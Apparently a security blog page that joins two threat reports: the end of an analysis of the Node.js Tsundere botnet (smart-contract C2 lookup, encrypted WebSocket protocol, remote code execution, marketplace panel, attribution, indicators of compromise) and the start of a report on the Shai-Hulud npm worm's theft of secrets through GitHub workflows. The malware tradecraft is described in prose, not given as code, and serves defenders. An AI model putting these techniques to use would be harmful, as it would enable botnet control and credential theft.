
To obtain the C2 address, the bot contacts various public endpoints that provide remote procedure call (RPC) APIs, allowing them to interact with Ethereum blockchain nodes. At the start of the script, the bot calls a function named fetchAndUpdateIP, which iterates through a list of RPC providers. For each provider, it checks the transactions associated with the contract address and wallet owner, and then retrieves the string from the state variable containing the WebSocket address, as previously observed.

Malware code for retrieval of C2 from the smart contract

Malware code for retrieval of C2 from the smart contract

The Tsundere bot verifies that the C2 address starts with either ws:// or wss:// to ensure it is a valid WebSocket URL, and then sets the obtained string as the server URL. But before using this new URL, the bot first checks the system locale by retrieving the culture name of the machine to avoid infecting systems in the CIS region. If the system is not in the CIS region, the bot establishes a connection to the server via a WebSocket, setting up the necessary handlers for receiving, sending, and managing connection states, such as errors and closed sockets.

Bot handlers for communication

Bot handlers for communication

Communication


The communication flow between the client (Tsundere bot) and the server (WebSocket C2) is as follows:

  1. The Tsundere bot establishes a WebSocket connection with the retrieved C2 address.
  2. An AES key is transmitted immediately after the connection is established.
  3. The bot sends an empty string to confirm receipt of the key.
  4. The server then sends an IV, enabling the use of encrypted communication from that point on.
    Encryption is required for all subsequent communication.
  5. The bot transmits the OS information of the infected machine, including the MAC address, total memory, GPU information, and other details. This information is also used to generate a unique identifier (UUID).
  6. The C2 server responds with a JSON object, acknowledging the connection and confirming the bot’s presence.
  7. With the connection established, the client and server can exchange information freely.
    1. To maintain the connection, keep-alive messages are sent every minute using ping/pong messages.
    2. The bot sends encrypted responses as part of the ping/pong messages, ensuring continuous communication.
Tsundere communication process with the C2 via WebSockets

Tsundere communication process with the C2 via WebSockets

The connections are not authenticated through any additional means, making it possible for a fake client to establish a connection.

As previously mentioned, the client sends an encrypted ping message to the C2 server every minute, which returns a pong message. This ping-pong exchange serves as a mechanism for the C2 panel to maintain a list of currently active bots.

Functionality


The Tsundere bot is designed to allow the C2 server to send dynamic JavaScript code. When the C2 server sends a message with ID=1 to the bot, the message is evaluated as a new function and then executed. The result of this operation is sent back to the server via a custom function named serverSend, which is responsible for transmitting the result as a JSON object, encrypted for secure communication.

Tsundere bot evaluation code once functions are received from the C2

Tsundere bot evaluation code once functions are received from the C2

The ability to evaluate code makes the Tsundere bot relatively simple, but it also provides flexibility and dynamism, allowing the botnet administrators to adapt it to a wide range of actions.

However, during our observation period, we did not receive any commands or functions from the C2 server, possibly because the newly connected bot needed to be requested by other threat actors through the botnet panel before it could be utilized.

Infrastructure

The Tsundere bot utilizes WebSocket as its primary protocol for establishing connections with the C2 server. As mentioned earlier, at the time of writing, the malware was communicating with the WebSocket server located at 185.28.119[.]179, and our tests indicated that it was responding positively to bot connections.

The following table lists the IP addresses and ports extracted from the provided list of URLs:

IP Port First seen (contract update) ASN
185.28.119[.]179 1234 2025-08-19 AS62005
196.251.72[.]192 1234 2025-08-03 AS401120
103.246.145[.]201 1234 2025-07-14 AS211381
193.24.123[.]68 3011 2025-06-21 AS200593
62.60.226[.]179 3001 2025-05-04 AS214351

Marketplace and control panel

No business is complete without a marketplace, and similarly, no botnet is complete without a control panel. The Tsundere botnet has both a marketplace and a control panel, which are integrated into the same frontend.


Tsundere botnet panel login

Tsundere botnet panel login


The notable aspect of Tsundere’s control panel, dubbed “Tsundere Netto” (version 2.4.4), is that it has an open registration system. Any user who accesses the login form can register and gain access to the panel, which features various tabs:

  • Bots: a dashboard displaying the number of bots under the user’s control
  • Settings: user settings and administrative functions
  • Build: if the user has an active license, they can create new bots using the two previously mentioned methodologies (MSI or PowerShell)
  • Market: this is the most interesting aspect of the panel, as it allows users to promote their individual bots and offer various services and functionalities to other threat actors. Each build can create a bot that performs a specific set of actions, which can then be offered to others
  • Monero wallet: a wallet service that enables users to make deposits or withdrawals
  • Socks proxy: a feature that allows users to utilize their bots as proxies for their traffic
Tsundere botnet control panel, building system and market

Tsundere botnet control panel, building system and market

Each build generates a unique build ID, which is embedded in the implant and sent to the C2 server upon infection. This build ID can be linked to the user who created it. According to our research and analysis of other URLs found in the wild, builds are created through the panel and can be downloaded via the URL:

hxxps://idk.1f2e[REDACTED]07a4[.]net/api/builds/{BUILD-ID}.msi.

At the time of writing this, the panel typically has between 90 and 115 bots connected to the C2 server at any given time.

Attribution


Based on the text found in the implants, we can conclude with high confidence that the threat actor behind the Tsundere botnet is likely Russian-speaking. The use of the Russian language in the implants is consistent with previous attacks attributed to the same threat actor.

Russian being used throughout the code

Russian being used throughout the code


Furthermore, our analysis suggests a connection between the Tsundere botnet and the 123 Stealer, a C++-based stealer available on the shadow market for $120 per month. This connection is based on the fact that both panels share the same server. Notably, the main domain serves as the frontend for the 123 Stealer panel, while the subdomain “idk.” is used for the Tsundere botnet panel.

123 Stealer C2 panel sharing Tsundere's infrastructure and showcasing its author

123 Stealer C2 panel sharing Tsundere’s infrastructure and showcasing its author

By examining the available evidence, we can link both threats to a Russian-speaking threat actor known as “koneko”. Koneko was previously active on a dark web forum, where they promoted the 123 Stealer, as well as other malware, including a backdoor. Although our analysis of the backdoor revealed that it was not directly related to Tsundere, it shared similarities with the Tsundere botnet in that it was written in Node.js and used PowerShell or MSI as infectors. Before the dark web forum was seized and shut down, koneko’s profile featured the title “node malware senior”, further suggesting their expertise in Node.js-based malware.

Conclusion

The Tsundere botnet represents a renewed effort by a presumably identified threat actor to revamp their toolset. The Node.js-based bot is an evolution of an attack discovered in October of last year, and it now features a new strategy and even a new business model. Infections can occur through MSI and PowerShell files, which provides flexibility in terms of disguising installers, using phishing as a point of entry, or integrating with other attack mechanisms, making it an even more formidable threat.

Additionally, the botnet leverages a technique that is gaining popularity: utilizing web3 contracts, also known as “smart contracts”, to host command-and-control (C2) addresses, which enhances the resilience of the botnet infrastructure. The botnet’s possible author, koneko, is also involved in peddling other threats, such as the 123 Stealer, which suggests that the threat is likely to escalate rather than diminish in the coming months. As a result, it is essential to closely monitor this threat and be vigilant for related threats that may emerge in the near future.

Indicators of compromise

More IoCs related to this threat are available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

File hashes
235A93C7A4B79135E4D3C220F9313421
760B026EDFE2546798CDC136D0A33834
7E70530BE2BFFCFADEC74DE6DC282357
5CC5381A1B4AC275D221ECC57B85F7C3
AD885646DAEE05159902F32499713008
A7ED440BB7114FAD21ABFA2D4E3790A0
7CF2FD60B6368FBAC5517787AB798EA2
E64527A9FF2CAF0C2D90E2238262B59A
31231FD3F3A88A27B37EC9A23E92EBBC
FFBDE4340FC156089F968A3BD5AA7A57
E7AF0705BA1EE2B6FBF5E619C3B2747E
BFD7642671A5788722D74D62D8647DF9
8D504BA5A434F392CC05EBE0ED42B586
87CE512032A5D1422399566ECE5E24CF
B06845C9586DCC27EDBE387EAAE8853F
DB06453806DACAFDC7135F3B0DEA4A8F

File paths
%APPDATA%\Local\NodeJS

Domains and IPs
ws://185.28.119[.]179:1234
ws://196.251.72[.]192:1234
ws://103.246.145[.]201:1234
ws://193.24.123[.]68:3011
ws://62.60.226[.]179:3001

Cryptocurrency wallets
Note: These are wallets that have changed the C2 address in the smart contract since it was created.
0x73625B6cdFECC81A4899D221C732E1f73e504a32
0x10ca9bE67D03917e9938a7c28601663B191E4413
0xEc99D2C797Db6E0eBD664128EfED9265fBE54579
0xf11Cb0578EA61e2EDB8a4a12c02E3eF26E80fc36
0xdb8e8B0ef3ea1105A6D84b27Fc0bAA9845C66FD7
0x10ca9bE67D03917e9938a7c28601663B191E4413
0x52221c293a21D8CA7AFD01Ac6bFAC7175D590A84
0x46b0f9bA6F1fb89eb80347c92c9e91BDF1b9E8CC

Massive npm infection: the Shai-Hulud worm and patient zero

Introduction

The modern development world is almost entirely dependent on third-party modules. While this certainly speeds up development, it also creates a massive attack surface for end users, since anyone can create these components. It is no surprise that malicious modules are becoming more common. When a single maintainer account for popular modules or a single popular dependency is compromised, it can quickly turn into a supply chain attack. Such compromises are now a frequent attack vector trending among threat actors. In the last month alone, there have been two major incidents that confirm this interest in creating malicious modules, dependencies, and packages. We have already discussed the recent compromise of popular npm packages. September 16, 2025 saw reports of a new wave of npm package infections, caused by the self-propagating malware known as Shai-Hulud.

Shai-Hulud is designed to steal sensitive data, expose private repositories of organizations, and hijack victim credentials to infect other packages and spread on. Over 500 packages were infected in this incident, including one with more than two million weekly downloads. As a result, developers who integrated these malicious packages into their projects risk losing sensitive data, and their own libraries could become infected with Shai-Hulud. This self-propagating malware takes over accounts and steals secrets to create new infected modules, spreading the threat along the dependency chain.

Technical details

The worm’s malicious code executes when an infected package is installed. It then publishes infected releases to all packages the victim has update permissions for.

Once the infected package is installed from the npm registry on the victim’s system, a special command is automatically executed. This command launches a malicious script over 3 MB in size named bundle.js, which contains several legitimate, open-source work modules.

Key modules within bundle.js include:

  • Library for interacting with AWS cloud services
  • GCP module that retrieves metadata from the Google Cloud Platform environment
  • Functions for TruffleHog, a tool for scanning various data sources to find sensitive information, specifically secrets
  • Tool for interacting with the GitHub API

The JavaScript file also contains network utilities for data transfer and the main operational module, Shai-Hulud.

The worm begins its malicious activity by collecting information about the victim’s operating system and checking for an npm token and authenticated GitHub user token in the environment. If a valid GitHub token is not present, bundle.js will terminate. A distinctive feature of Shai-Hulud is that most of its functionality is geared toward Linux and macOS systems: almost all malicious actions are performed exclusively on these systems, with the exception of using TruffleHog to find secrets.

Exfiltrating secrets


After passing the checks, the malware uses the token mentioned earlier to get information about the current GitHub user. It then runs the extraction function, which creates a temporary executable bash script at /tmp/processor.sh and runs it as a separate process, passing the token as an argument. Below is the extraction function, with strings and variable names modified for readability since the original source code was illegible.

The extraction function, formatted for readability

The extraction function, formatted for readability


The bash script is designed to communicate with the GitHub API and collect secrets from the victim’s repository in an unconventional way. First, the script checks if the token has the necessary permissions to create branches and work with GitHub Actions. If it does, the script gets a list of all the repositories the user can access from 2025. In each of these, it creates a new branch named shai-hulud and uploads a shai-hulud-workflow.yml workflow, which is a configuration file for describing GitHub Actions workflows. These files are automation scripts that are triggered in GitHub Actions whenever changes are made to a repository. The Shai-Hulud workflow activates on every push.

The malicious workflow configuration

The malicious workflow configuration

This file collects secrets from the victim’s repositories and forwards them to the attackers’ server. Before being sent, the confidential data is encoded twice with Base64.

